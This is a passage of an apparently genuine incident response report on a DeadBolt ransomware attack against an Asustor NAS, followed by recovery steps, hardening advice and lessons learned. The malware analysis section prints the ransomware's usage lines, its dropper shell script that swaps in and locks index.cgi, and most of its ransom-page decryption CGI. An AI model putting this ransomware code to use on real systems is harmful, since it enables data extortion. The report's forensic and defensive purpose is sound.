encrypt usage: ./18251 -e <config> <dir>
decrypt usage: ./18251 -d <key> <dir>
```


How does 18251 work?:

The **command to encrypt files** using this script requires one to input the path to the index.cgi file and the encrypted output directory (actual script: "**./18251 -e <config> <dir>**") . Once the command has been executed, the script will first perform a backup to the targeted file (eg. **/usr/webman/portal/index.cgi** file as **/usr/webman/portal/index.cgi.bak**). Then it will create **/usr/builtin/etc/cgi_install** file, elevate this file permission to "**755**" (In Linux, it means that (U)ser / owner can read, can write and can execute. (G)roup can read, can't write and can execute. (O)thers can read, can't write and can execute). Lastly, it will alter the **/usr/webman/portal/index.cgi** file attributes to make it immutable.

The **Decryption command** requires one to specify both the 32-bit key value and the path of the targeted encrypted directory. Once the script is successful execution, all the selected files are decrypted.

18251 Analysis

The following screenshot shows the **Virus Total** result of the **18251** script:



Based on the result, the signature of this file was flagged as malicious by **21/60** security vendor


18251 is a binary executable file written in Golang version 1.16. The script uses **UPX executable packer** to perform **code obfuscation** during the compilation process, which has increased the complexity of reverse engineering:

```
PROT_EXEC|PROT_WRITE failed.
$Info: This file is packed with the UPX executable packer http://upx.sf.net $
$Id: UPX 3.96 Copyright (C) 1996-2020 the UPX Team. All Rights Reserved. $
```

As shown in the figure below, the code is obfuscated and encrypted:

```
iBJ2Uzzw_tQldnenA
iBJ2Uzzw_tlrvDYfE
iBJ2Uzzw_tlrvDYfE_func1
iBJ2Uzzw_tlrvDYfE_func2
iBJ2Uzzw_tlrvDYfE_func3
iBJ2Uzzw_tlrvDYfE_func3_1
iBJ2Uzzw_uiUqId5w
iBJ2Uzzw_uiUqId5w_func1
iBJ2Uzzw_w6LeVozt
iBJ2Uzzw_wXAm39Fy
iBJ2Uzzw_xqgcWxer
iBJ2Uzzw_xqgcWxer_func1
iBJ2Uzzw_xqgcWxer_func10
iBJ2Uzzw_xqgcWxer_func2
iBJ2Uzzw_xqgcWxer_func2_1
iBJ2Uzzw_xqgcWxer_func3
iBJ2Uzzw_xqgcWxer_func4
iBJ2Uzzw_xqgcWxer_func5
iBJ2Uzzw_xqgcWxer_func6
iBJ2Uzzw_xqgcWxer_func7
iBJ2Uzzw_xqgcWxer_func9
iBJ2Uzzw_xqgcWxer_func9_1
iBJ2Uzzw_yiw6r2_V
```

As figure below shows **18251** binary analysis process:



The Shell Script in "18251" Analysis:

The shell script of this file determines whether the /usr/webman/portal/index.cgi.bak file exists. If it does not exist, back up the index.cgi file and add the malicious file **index.cgi**. The screenshot of the script file is as follows:

```
#!/bin/sh
INDEX=/usr/builtin/webman/portal/index.cgi
if [ ! -f "${INDEX}.bak" ]; then
    mv "$INDEX" "$INDEX".bak
    echo "IyEvYmluL3NoCgplY2hvICJDb250ZW50LVR5cGU6IHRleHQvaHRtbCIKZWNobyAiIgoKZ2V0X3ZhbHVlICgpIHsKCWVjaG8gIiQ
    chmod 755 $INDEX
    /bin/chattr +i $INDEX
fi
```

/usr/webman/portal/index.cgi Analysis:

This file is a CGI script. The main function of this file is to perform **sha256sum** verification on the user keys input, based on the following two conditions, one of which is the manufacturer's Master key, and the other is the victim Private's key. If the conditions are met, it will decrypt the affected files. The screenshot of the file content is as follows:

```
echo "Content-Type: text/html"
echo ""

get_value () {
    echo "$1" | awk -F "${2}=" '{ print $2 }' | awk -F '&' '{ print $1 }'
}

not_running() { echo '{"status":"not_running"}'; exit; }

PID_FILENAME=/tmp/deadbolt.pid
STATUS_FILENAME=/tmp/deadbolt.status
FINISH_FILENAME=/tmp/deadbolt.finish
TOOL=/volume0/usr/builtin/18251
CRYPTDIR=/volume1

if [ "$REQUEST_METHOD" = "POST" ]; then
    DATA=`dd count=$CONTENT_LENGTH bs=1 2> /dev/null`'&'
    ACTION=$(get_value "$DATA" "action")
    if [ "$ACTION" = "decrypt" ]; then
        KEY=$(get_value "$DATA" "key")
        if [ "${#KEY}" != 32 ]; then
            echo "invalid key len"
            exit
        fi

        K=/tmp/k-$RANDOM
        echo -n > $K
        for i in `seq 0 2 30`; do
            printf "\x"${KEY:$i:2} >> $K
        done
        SUM=$(sha256sum $K | awk '{ print $1 }')
        rm $K

        if [ "$SUM" = "d5b05253441a7e42d81db9b370442c29a81c6038d3d4362054a5703aa9aad054" ]; then
            echo "correct key"
            (nohup ${TOOL} -d "$KEY" "$CRYPTDIR" >/dev/null 2>&1) &
            exec >&-
            exec 2>&-
        elif [ "$SUM" = "9d32a9be0e23e7e908cadb2ad7c7ab64bc858c2d9fcfc436b782d3a97b8429e5" ]; then
            echo "correct master key"
            (nohup ${TOOL} -d "$KEY" "$CRYPTDIR" >/dev/null 2>&1) &
            exec >&-
            exec 2>&-
        else
            echo "wrong key."
        fi
    elif [ "$ACTION" = "status" ]; then
        if [ -f "$FINISH_FILENAME" ]; then
            echo '{"status":"finished"}'
            exit
        fi
```

Since the "key" input parameter is not being properly validated, it can lead to remote code execution such as the following using the following command "**curl -d "action=******* " -X POST https://example.com/portal/index.cgi**".

If the deadbolt gang has launched a successful campaign against the NAS server and the server was not disconnected in time. Somebody else could exploit the RCE flaws and gain control of this server.

Fortunately, XXXX reacted swiftly to switch off the NAS Server when the incident occurred.

2.3.2 Intrusion Analysis

Attackers exploited a zero-day vulnerability found in Asustor's EZ Connect utility to gain a foothold into the NAS system. After that, they delivered the malware into the NAS Server and executed it.

2.3.3 Malware Behaviour Analysis

Through Malicious file samples static analysis and monitoring of the victim NAS server process and network behaviour, it was possible to determine that the malicious sample cannot spread.

2.4 Recovery

2.41 Imposed a Strong Password Policy


Since NAS Server is exposed to the public Network, **Password@0337** is considered as a weak password. NUMEN alter the Password Policy on the NAS server to only allow passwords with min 10 characters.

2.4.2 Server Hardening

Unused Ports such as **port 22** was disabled, Port forwarding to the public network has been prohibited to minimize the attack surface, lastly, the ADM Web service port was changed to **7996**, an uncommon port.


2.4.3 Firmware upgrade

Upgrade the system to the latest security version **4.0.4.RR23**. This version adds the anti-automation mechanism, deadbolt detection, and removal capabilities. The following picture is a screenshot of the blocked site after multiple brute force attempts:



2.4.4 Affected Files Recovery

Through the malicious files analysis, NUMEN successfully assisted XXXX to recover all the encrypted files. The screenshot shows that the encrypted file has been decrypted successfully:



3. Lesson Learnt


In the Assessment, the following Weaknesses has been identified in the infrastructure, NUMEN recommend applying the Recommendations to improve on the XXXX's **security posture:**

FINDING(S)	DETAIL(S)	Recommendation
Lack of Risk Control Measure	**1. No Firewall implemented** No Firewall is being implemented in the Setup to reduce the risk of getting attacked from an external network. **2. Lack of Monitoring or Intrusion detection** The HTTP logs were switched off during the Incident, besides that there were no proper tools to identify or monitor for any anomaly if it occurred. **3. Lack of Network Segmentation** Only one subnet(192.168.1.1/24) was uncovered during the vulnerability scan, this could increase the possibility of malware spreading/lateral movement attack if a security breach occurs. **4. Security Misconfiguration** Unused ports such as port 22 was not disabled and outdated firmware was being used, these findings increase the attack surface of a potential threat actor. **5. Lack of Cyber Insurance Coverage** Part of Risk control measure is to transfer the risk by purchasing Cyber Insurance Coverage in case of the data breach incident **6. Lack of Security Assessment** To measure the risk, it is very important to conduct regular security assessments such as penetration testing or host config review	**Corrective Measure** 1. Implementation of a Firewall to block any external attack 2. Engage Managed Endpoint Detection and Response (EDR) Services to monitor and defence against any external or internal threat 3. Setup a proper Network Segmentation to prevent any risk of spreading of malware if a security breach occurred **Preventive Measure** 1. Conduct Regular security assessment to identify any Security Risk so that a new measure can be implemented to control such risk 2. Sending internal staff for Security Awareness Training to reduce the possibility of a negligent insider threat
Lack of Access Management Control	8/13 Devices within the XXXX Network were found to be using Weak/Default Credential, on top of that there is no Multi-factor authentication being implemented within the network.	1. Enable Multi-Factor Authentication(MFA) such as 2FA 2. Enforce the following Password Policy: • Password construction (at least containing 10 characters, at least 1 upper, 1 lower, 1 symbol) • Enforce Password change every 6 months • Enforce anti-automation mechanisms such as rate limitation or blocking of a device if there is multiple brute force attempt
IT vendor management	During the Vulnerability assessment, many security flaws were uncovered in the infrastructure setup, it reflects the lack of security competency of the IT vendor.	1. review SLA in contract to check whether current service level can meet security expectations (avoid slow response etc.) 2. regular revalidation/check about the access granted to the vendor 3. regular risk assessment about vendor's service level (support patched in time etc.)

Appendix A – Incident Response Overview

Incident Response Stages & Procedures

Below is the structured 6-step process followed in this document as defined by the SANS Institute in their Incident Handler's Handbook. The six steps outlined are:



1. **Preparation**—review and codify an organizational security policy, perform a risk assessment, identify sensitive assets, define which are critical security incidents the team should focus on, and build a Computer Security Incident Response Team (CSIRT).
2. **Identification**—monitor IT systems and detect deviations from normal operations and see if they represent actual security incidents. When an incident is discovered, collect additional evidence, establish its type and severity, and document everything.
3. **Containment**—perform short-term containment, for example by isolating the network segment that is under attack. Then focus on long-term containment, which involves temporary fixes to allow systems to be used in production while rebuilding clean systems.
4. **Eradication**—remove malware from all affected systems, identify the root cause of the attack, and take action to prevent similar attacks in the future.
5. **Recovery**—bring affected production systems back online carefully, to prevent additional attacks. Test, verify, and monitor affected systems to ensure they are back to normal activity.
6. **Lessons learned**—no later than two weeks from the end of the incident, perform a retrospective of the incident. Prepare complete documentation of the incident, investigate the incident further, understand what was done to contain it and whether anything in the incident response process could be improved.

APPENDIX B – Compliance and Legal Obligations

Some of the assessment details and recommendations provided in the report align closely with the Personal Data Protection Commission (PDPC) concepts listed on Advisory Guidelines on Key Concepts in the PDPA- 1 Oct 2021.